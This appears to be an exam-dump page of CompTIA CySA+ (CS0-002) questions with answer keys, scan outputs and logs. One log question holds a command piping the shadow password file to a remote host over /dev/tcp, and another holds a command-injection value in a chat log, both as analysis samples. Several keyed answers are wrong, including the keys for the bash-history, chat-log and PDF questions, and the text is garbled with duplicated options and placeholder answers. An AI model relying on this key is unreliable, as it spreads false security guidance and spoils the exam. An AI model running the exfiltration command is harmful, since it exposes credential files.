

## CS0-002 Dumps

# CompTIA Cybersecurity Analyst (CySA+) Certification Exam

<https://www.certleader.com/CS0-002-dumps.html>



**NEW QUESTION 1**

An analyst is participating in the solution analysis process for a cloud-hosted SIEM platform to centralize log monitoring and alerting capabilities in the SOC. Which of the following is the BEST approach for supply chain assessment when selecting a vendor?

- A. Gather information from providers, including datacenter specifications and copies of audit reports.
- B. Identify SLA requirements for monitoring and logging.
- C. Consult with senior management for recommendations.
- D. Perform a proof of concept to identify possible solutions.

**Answer: B**

**NEW QUESTION 2**

After receiving reports latency, a security analyst performs an Nmap scan and observes the following output:

```

Port      State  Service  Version
80/tcp    open   http     Apache httpd 2.2.14
111/udp   open   rpcbind
443/tcp   filtered https    Apache httpd 2.2.14
2222/tcp  open   ssh      OpenSSH 5.3p1 Debian
3306/tcp  open   mysql    5.5.40-0ubuntu0.14.1
    
```

Which of the following suggests the system that produced output was compromised?

- A. Secure shell is operating of compromise on this system.
- B. There are no indicators of compromise on this system.
- C. MySQL services is identified on a standard PostgreSQL port.
- D. Standard HTP is open on the system and should be closed.

**Answer: B**

**NEW QUESTION 3**

A security analyst needs to reduce the overall attack surface. Which of the following infrastructure changes should the analyst recommend?

- A. Implement a honeypot.
- B. Air gap sensitive systems.
- C. Increase the network segmentation.
- D. Implement a cloud-based architecture.

**Answer: C**

**NEW QUESTION 4**

Which of the following should be found within an organization's acceptable use policy?

- A. Passwords must be eight characters in length and contain at least one special character.
- B. Customer data must be handled properly, stored on company servers, and encrypted when possible
- C. Administrator accounts must be audited monthly, and inactive accounts should be removed.
- D. Consequences of violating the policy could include discipline up to and including termination.

**Answer: D**

**NEW QUESTION 5**

A security administrator needs to create an IDS rule to alert on FTP login attempts by root. Which of the following rules is the BEST solution?

- A. `alert udp any any -> root any -> 21`
- B. `alert tcp any any -> any 21 (content:"root")`
- C. `alert tcp any any -> any root 21`
- D. `alert tcp any any -> any root (content:"ftp")`

- A. Option A
- B. Option B
- C. Option C
- D. Option D

**Answer: B**

**NEW QUESTION 6**

A security analyst has been alerted to several emails that show evidence an employee is planning malicious activities that involve employee PII on the network before leaving the organization. The security analysis BEST response would be to coordinate with the legal department and:

- A. the public relations department
- B. senior leadership
- C. law enforcement

D. the human resources department

**Answer:** D

#### NEW QUESTION 7

A web developer wants to create a new web part within the company website that aggregates sales from individual team sites. A cybersecurity analyst wants to ensure security measurements are implemented during this process. Which of the following remediation actions should the analyst take to implement a vulnerability management process?

- A. Personnel training
- B. Vulnerability scan
- C. Change management
- D. Sandboxing

**Answer:** C

#### NEW QUESTION 8

A security analyst discovered a specific series of IP addresses that are targeting an organization. None of the attacks have been successful. Which of the following should the security analyst perform NEXT?

- A. Begin blocking all IP addresses within that subnet.
- B. Determine the attack vector and total attack surface.
- C. Begin a kill chain analysis to determine the impact.
- D. Conduct threat research on the IP addresses

**Answer:** D

#### NEW QUESTION 9

During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user.

```
Line 1 logger keeping track of my activity
Line 2 tail -1 /vvar/log/syslog
Line 3 lvextend -L +50G /dev/volq1/secret
Line 4 rm -rf1 /tmp/DFt5Gsd3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

**Answer:** B

#### NEW QUESTION 10

It is important to parameterize queries to prevent:

- A. the execution of unauthorized actions against a database.
- B. a memory overflow that executes code with elevated privileges.
- C. the establishment of a web shell that would allow unauthorized access.
- D. the queries from using an outdated library with security vulnerabilities.

**Answer:** A

#### NEW QUESTION 10

You are a cybersecurity analyst tasked with interpreting scan data from Company A's servers. You must verify the requirements are being met for all of the servers and recommend changes if you find they are not.

The company's hardening guidelines indicate the following:

- TLS 1.2 is the only version of TLS running.
- Apache 2.4.18 or greater should be used.
- Only default ports should be used. INSTRUCTIONS

Using the supplied data, record the status of compliance with the company's guidelines for each server.

The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for issues based ONLY on the hardening guidelines provided.

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```

root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com
PORT      STATE SERVICE
443/tcp   open  https
| ssl-enum-ciphers:
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68)
Host is up (0.15s latency).
rDNS record for 10.21.4.68: appsrv1.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds

```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- AppServ1 is only using TLS 1.2
- AppServ2 is only using TLS 1.2
- AppServ3 is only using TLS 1.2
- AppServ4 is only using TLS 1.2
- AppServ1 is using Apache 2.4.18 or greater
- AppServ2 is using Apache 2.4.18 or greater
- AppServ3 is using Apache 2.4.18 or greater
- AppServ4 is using Apache 2.4.18 or greater

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

Compliance Report

Fill out the following report based on your analysis of the scan data.

```

root@INFOSEC:~# curl --head appsrv2.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.1:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv2.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv2.fictionalorg.com (10.21.4.69)
Host is up (0.15s latency).
rDNS record for 10.21.4.69: appsrv2.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds

```

- AppServ1 is only using TLS 1.2
- AppServ2 is only using TLS 1.2
- AppServ3 is only using TLS 1.2
- AppServ4 is only using TLS 1.2
- AppServ1 is using Apache 2.4.18 or greater
- AppServ2 is using Apache 2.4.18 or greater
- AppServ3 is using Apache 2.4.18 or greater
- AppServ4 is using Apache 2.4.18 or greater

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```

root@INFOSEC:~# curl --head appsrv3.fictionalorg.com:443
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.1:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv3.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv3.fictionalorg.com (10.21.4.70)
Host is up (0.15s latency).
rDNS record for 10.21.4.70: appsrv3.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds

```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- AppServ1 is only using TLS 1.2
- AppServ2 is only using TLS 1.2
- AppServ3 is only using TLS 1.2
- AppServ4 is only using TLS 1.2
- AppServ1 is using Apache 2.4.18 or greater
- AppServ2 is using Apache 2.4.18 or greater
- AppServ3 is using Apache 2.4.18 or greater
- AppServ4 is using Apache 2.4.18 or greater

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv4.fictionalorg.com:443
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
PORT      STATE SERVICE
443/tcp   open  https
| TLSv1.2:
|   ciphers:
|     TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|     TLS_RSA_WITH_AES_128_CBC_SHA - strong
|     TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|     TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|   compressors:
|     NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv4.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT
Nmap scan report for appsrv4.fictionalorg.com (10.21.4.71)
Host is up (0.15s latency).
rDNS record for 10.21.4.71: appsrv4.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
8675/tcp  open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- AppServ1 is only using TLS 1.2
- AppServ2 is only using TLS 1.2
- AppServ3 is only using TLS 1.2
- AppServ4 is only using TLS 1.2
- AppServ1 is using Apache 2.4.18 or greater
- AppServ2 is using Apache 2.4.18 or greater
- AppServ3 is using Apache 2.4.18 or greater
- AppServ4 is using Apache 2.4.18 or greater

Part 2

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
[Redacted Scan Data]
```

Configuration Change Recommendations

+ Add recommendation for

- A. Mastered
- B. Not Mastered

Answer: A


Explanation:

Part 1 Answer  
Check on the following:  
AppServ1 is only using TLS.1.2  
AppServ4 is only using TLS.1.2  
AppServ1 is using Apache 2.4.18 or greater  
AppServ3 is using Apache 2.4.18 or greater  
AppServ4 is using Apache 2.4.18 or greater

Part 2 Answer

Recommendation:

Recommendation is to disable TLS v1.1 on AppServ2 and AppServ3. Also upgrade AppServ2 Apache to version 2.4.48 from its current version of 2.3.48



**NEW QUESTION 11**

An organization was alerted to a possible compromise after its proprietary data was found for sale on the Internet. An analyst is reviewing the logs from the next-generation UTM in an attempt to find evidence of this breach. Given the following output:

Src IP	Src DNS	Dst IP	Dst DNS	Port	Application
10.50.50.121	83hht23.org-int.org	8.8.8.8	google...dns-a.google.com	53	DNS
10.50.50.121	83hht23.org-int.org	77.88.55.66	yandex.ru	443	HTTPS
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	53	DNS
10.100.10.45	appserver.org-int.org	69.134.21.90	repo.its.utk.edu	21	FTP
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS
172.16.52.100	sftp.org-dmz.org	62.30.221.56	ftps.bluedmed.net	42991	SSH
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS

Which of the following should be the focus of the investigation?

- A. webserver.org-dmz.org
- B. sftp.org-dmz.org
- C. 83hht23.org-int.org
- D. ftps.bluedmed.net

**Answer: A**

**NEW QUESTION 13**

A cyber-incident response analyst is investigating a suspected cryptocurrency miner on a company's server. Which of the following is the FIRST step the analyst should take?

- A. Create a full disk image of the server's hard drive to look for the file containing the malware.
- B. Run a manual antivirus scan on the machine to look for known malicious software.
- C. Take a memory snapshot of the machine to capture volatile information stored in memory.
- D. Start packet capturing to look for traffic that could be indicative of command and control from the miner.

**Answer: D**

**NEW QUESTION 18**

A compliance officer of a large organization has reviewed the firm's vendor management program but has discovered there are no controls defined to evaluate third-party risk or hardware source authenticity. The compliance officer wants to gain some level of assurance on a recurring basis regarding the implementation of controls by third parties.

Which of the following would BEST satisfy the objectives defined by the compliance officer? (Choose two.)

- A. Executing vendor compliance assessments against the organization's security controls
- B. Executing NDAs prior to sharing critical data with third parties
- C. Soliciting third-party audit reports on an annual basis
- D. Maintaining and reviewing the organizational risk assessment on a quarterly basis
- E. Completing a business impact assessment for all critical service providers
- F. Utilizing DLP capabilities at both the endpoint and perimeter levels

**Answer: AC**

**NEW QUESTION 23**

A security team wants to make SaaS solutions accessible from only the corporate campus. Which of the following would BEST accomplish this goal?

- A. Geofencing
- B. IP restrictions
- C. Reverse proxy
- D. Single sign-on

**Answer: A**

**NEW QUESTION 28**

A hybrid control is one that:

- A. is implemented differently on individual systems
- B. is implemented at the enterprise and system levels
- C. has operational and technical components
- D. authenticates using passwords and hardware tokens

**Answer: B**

**NEW QUESTION 30**

A security analyst reviews the following aggregated output from an Nmap scan and the border firewall ACL:

```
Server1      Server2      PC1          PC2
22/tcp open  3389/tcp open 80/tcp open  80/tcp open
80/tcp open  53/udp open  443/tcp open 443/tcp open
443/tcp open                               1433/tcp open
```

**Firewall ACL**

```
10 permit tcp from:any to:server1:www
15 permit udp from:lan-net to:any:dns
16 permit udp from:any to:server2:dns
20 permit tcp from:any to server1:ssl
25 permit tcp from:lan-net to:any:www
26 permit tcp from:lan-net to:any:ssl
27 permit tcp from:any to pc2:mssql
30 permit tcp from:any to server1:ssh
100 deny ip any any
```

Which of the following should the analyst reconfigure to BEST reduce organizational risk while maintaining current functionality?

- A. PC1
- B. PC2
- C. Server1
- D. Server2
- E. Firewall

**Answer: B**

**NEW QUESTION 32**

A company just chose a global software company based in Europe to implement a new supply chain management solution. Which of the following would be the MAIN concern of the company?

- A. Violating national security policy
- B. Packet injection
- C. Loss of intellectual property
- D. International labor laws

**Answer: A**

**NEW QUESTION 33**

For machine learning to be applied effectively toward security analysis automation, it requires.

- A. relevant training data.
- B. a threat feed API.
- C. a multicore, multiprocessor system.
- D. anomalous traffic signatures.

**Answer: A**

**NEW QUESTION 38**

A cybersecurity analyst has access to several threat feeds and wants to organize them while simultaneously comparing intelligence against network traffic. Which of the following would BEST accomplish this goal?

- A. Continuous integration and deployment
- B. Automation and orchestration
- C. Static and dynamic analysis
- D. Information sharing and analysis

**Answer: B**

**NEW QUESTION 43**

The inability to do remote updates of certificates, keys, software, and firmware is a security issue commonly associated with:

- A. web servers on private networks
- B. HVAC control systems
- C. smartphones
- D. firewalls and UTM devices

**Answer: D**

**NEW QUESTION 46**

An organization needs to limit its exposure to accidental disclosure when employees send emails that contain personal information to recipients outside the company. Which of the following technical controls would BEST accomplish this goal?

- A. DLP
- B. Encryption
- C. Data masking
- D. SPF

**Answer: A**

**NEW QUESTION 47**

The computer incident response team at a multinational company has determined that a breach of sensitive data has occurred in which a threat actor has compromised the organization's email system. Per the incident response procedures, this breach requires notifying the board immediately. Which of the following would be the BEST method of communication?

- A. Post of the company blog
- B. Corporate-hosted encrypted email
- C. VoIP phone call
- D. Summary sent by certified mail
- E. Externally hosted instant message

**Answer: C**

**NEW QUESTION 50**

An information security analyst is working with a data owner to identify the appropriate controls to preserve the confidentiality of data within an enterprise environment. One of the primary concerns is exfiltration of data by malicious insiders. Which of the following controls is the MOST appropriate to mitigate risks?

- A. Data deduplication
- B. OS fingerprinting
- C. Digital watermarking
- D. Data loss prevention

**Answer: D**

**NEW QUESTION 52**

A development team signed a contract that requires access to an on-premises physical server. Access must be restricted to authorized users only and cannot be connected to the Internet.

Which of the following solutions would meet this requirement?

- A. Establish a hosted SSO.
- B. Implement a CASB.
- C. Virtualize the server.
- D. Air gap the server.

**Answer: D**

**NEW QUESTION 56**

While preparing of an audit of information security controls in the environment an analyst outlines a framework control that has the following requirements:

- All sensitive data must be classified
- All sensitive data must be purged on a quarterly basis
- Certificates of disposal must remain on file for at least three years

This framework control is MOST likely classified as:

- A. prescriptive
- B. risk-based
- C. preventive

D. corrective

**Answer:** A

**NEW QUESTION 57**

A security analyst is investigating a system compromise. The analyst verifies the system was up to date on OS patches at the time of the compromise. Which of the following describes the type of vulnerability that was MOST likely exploited?

- A. Insider threat
- B. Buffer overflow
- C. Advanced persistent threat
- D. Zero day

**Answer:** D

**NEW QUESTION 59**

A security analyst is reviewing the logs from an internal chat server. The chat.log file is too large to review manually, so the analyst wants to create a shorter log file that only includes lines associated with a user demonstrating anomalous activity. Below is a snippet of the log:

Line	User	Time	Command	Result
36570	DEV12	02.01.13.151219	KICK DEV27	OK
36571	JAVASHARK	02.01.13.151255	JOIN #CHATOPS e32kk10	OK
36572	DEV12	02.01.13.151325	PART #CHATOPS	OK
36573	CHATTER14	02.01.13.151327	JOIN';CAT ../etc/config'	OK
36574	PYTHONFUN	02.01.13.151330	PRIVMSG DEV99 "?"	OK
36575	DEV99	02.01.13.151358	PRIVMSG PYTHONFUN "OK"	OK

Which of the following commands would work BEST to achieve the desired result?

- A. `grep -v chatter14 chat.log`
- B. `grep -i pythonfun chat.log`
- C. `grep -i javashark chat.log`
- D. `grep -v javashark chat.log`
- E. `grep -v pythonfun chat.log`
- F. `grep -i chatter14 chat.log`

**Answer:** D

**NEW QUESTION 62**

An executive assistant wants to onboard a new cloud based product to help with business analytics and dashboarding. When of the following would be the BEST integration option for the service?

- A. Manually log in to the service and upload data files on a regular basis.
- B. Have the internal development team script connectivity and file translate to the new service.
- C. Create a dedicated SFTP sue and schedule transfers to ensue file transport security
- D. Utilize the cloud products API for supported and ongoing integrations

**Answer:** A

**NEW QUESTION 63**

A user receives a potentially malicious email that contains spelling errors and a PDF document. A security analyst reviews the email and decides to download the attachment to a Linux sandbox for review.

Which of the following commands would MOST likely indicate if the email is malicious?

- A. `sha256sum ~/Desktop/file.pdf`
- B. `file ~/Desktop/file.pdf`
- C. `strings ~/Desktop/file.pdf | grep "<script"`
- D. `cat < ~/Desktop/file.pdf | grep -i .exe`

**Answer:** A

**NEW QUESTION 66**

A system is experiencing noticeably slow response times, and users are being locked out frequently. An analyst asked for the system security plan and found the system comprises two servers: an application server in the DMZ and a database server inside the trusted domain. Which of the following should be performed NEXT to investigate the availability issue?

- A. Review the firewall logs.
- B. Review syslogs from critical servers.
- C. Perform fuzzing.
- D. Install a WAF in front of the application server.

**Answer:** C

**NEW QUESTION 69**

Which of the following types of policies is used to regulate data storage on the network?

- A. Password
- B. Acceptable use
- C. Account management
- D. Retention

**Answer: D**

**NEW QUESTION 70**

Approximately 100 employees at your company have received a phishing email. As a security analyst you have been tasked with handling this situation.


- INSTRUCTIONS
- Review the information provided and determine the following:
- \* 1. How many employees clicked on the link in the phishing email?
  - \* 2. On how many workstations was the malware installed?
  - \* 3. What is the executable file name of the malware?



How many workstations were infected?

How many users clicked the link in the fishing e-mail?

Select the malware executable name.



- A. Mastered
- B. Not Mastered

**Answer: A**

**Explanation:**

Select the following answer as per diagram below:

**NEW QUESTION 71**

Which of the following policies would state an employee should not disable security safeguards, such as host firewalls and antivirus on company systems?

- A. Code of conduct policy
- B. Account management policy
- C. Password policy
- D. Acceptable use policy

**Answer: D**

**NEW QUESTION 75**

A security analyst, who is working for a company that utilizes Linux servers, receives the following results from a vulnerability scan:

CVE ID	CVSS Base	Name
CVE-1999-0524	None	ICMP timestamp request remote date disclosure
CVE-1999-0497	5.0	Anonymous FTP enabled
None	7.5	Unsupported web server detection
CVE-2005-2150	5.0	Windows SMB service enumeration via \srvsvc

Which of the following is MOST likely a false positive?

- A. ICMP timestamp request remote date disclosure
- B. Windows SMB service enumeration via \srvsvc
- C. Anonymous FTP enabled
- D. Unsupported web server detection

**Answer: B**

**NEW QUESTION 76**

An analyst is working with a network engineer to resolve a vulnerability that was found in a piece of legacy hardware, which is critical to the operation of the organization's production line. The legacy hardware does not have third-party support, and the OEM manufacturer of the controller is no longer in operation. The analyst documents the activities and verifies these actions prevent remote exploitation of the vulnerability. Which of the following would be the MOST appropriate to remediate the controller?

- A. Segment the network to constrain access to administrative interfaces.
- B. Replace the equipment that has third-party support.
- C. Remove the legacy hardware from the network.
- D. Install an IDS on the network between the switch and the legacy equipment.

**Answer: A**

**NEW QUESTION 80**

A security analyst working in the SOC recently discovered Balances m which hosts visited a specific set of domains and IPs and became infected with malware. Which of the following is the MOST appropriate action to take in the situation?

- A. implement an IPS signature for the malware and update the blacklisting for the associated domains and IPs
- B. Implement an IPS signature for the malware and another signature request to Nock all the associated domains and IPs
- C. Implement a change request to the firewall setting to not allow traffic to and from the IPs and domains
- D. Implement an IPS signature for the malware and a change request to the firewall setting to not allow traffic to and from the IPs and domains

**Answer: C**

**NEW QUESTION 82**

During an investigation, a security analyst identified machines that are infected with malware the antivirus was unable to detect. Which of the following is the BEST place to acquire evidence to perform data carving?

- A. The system memory
- B. The hard drive
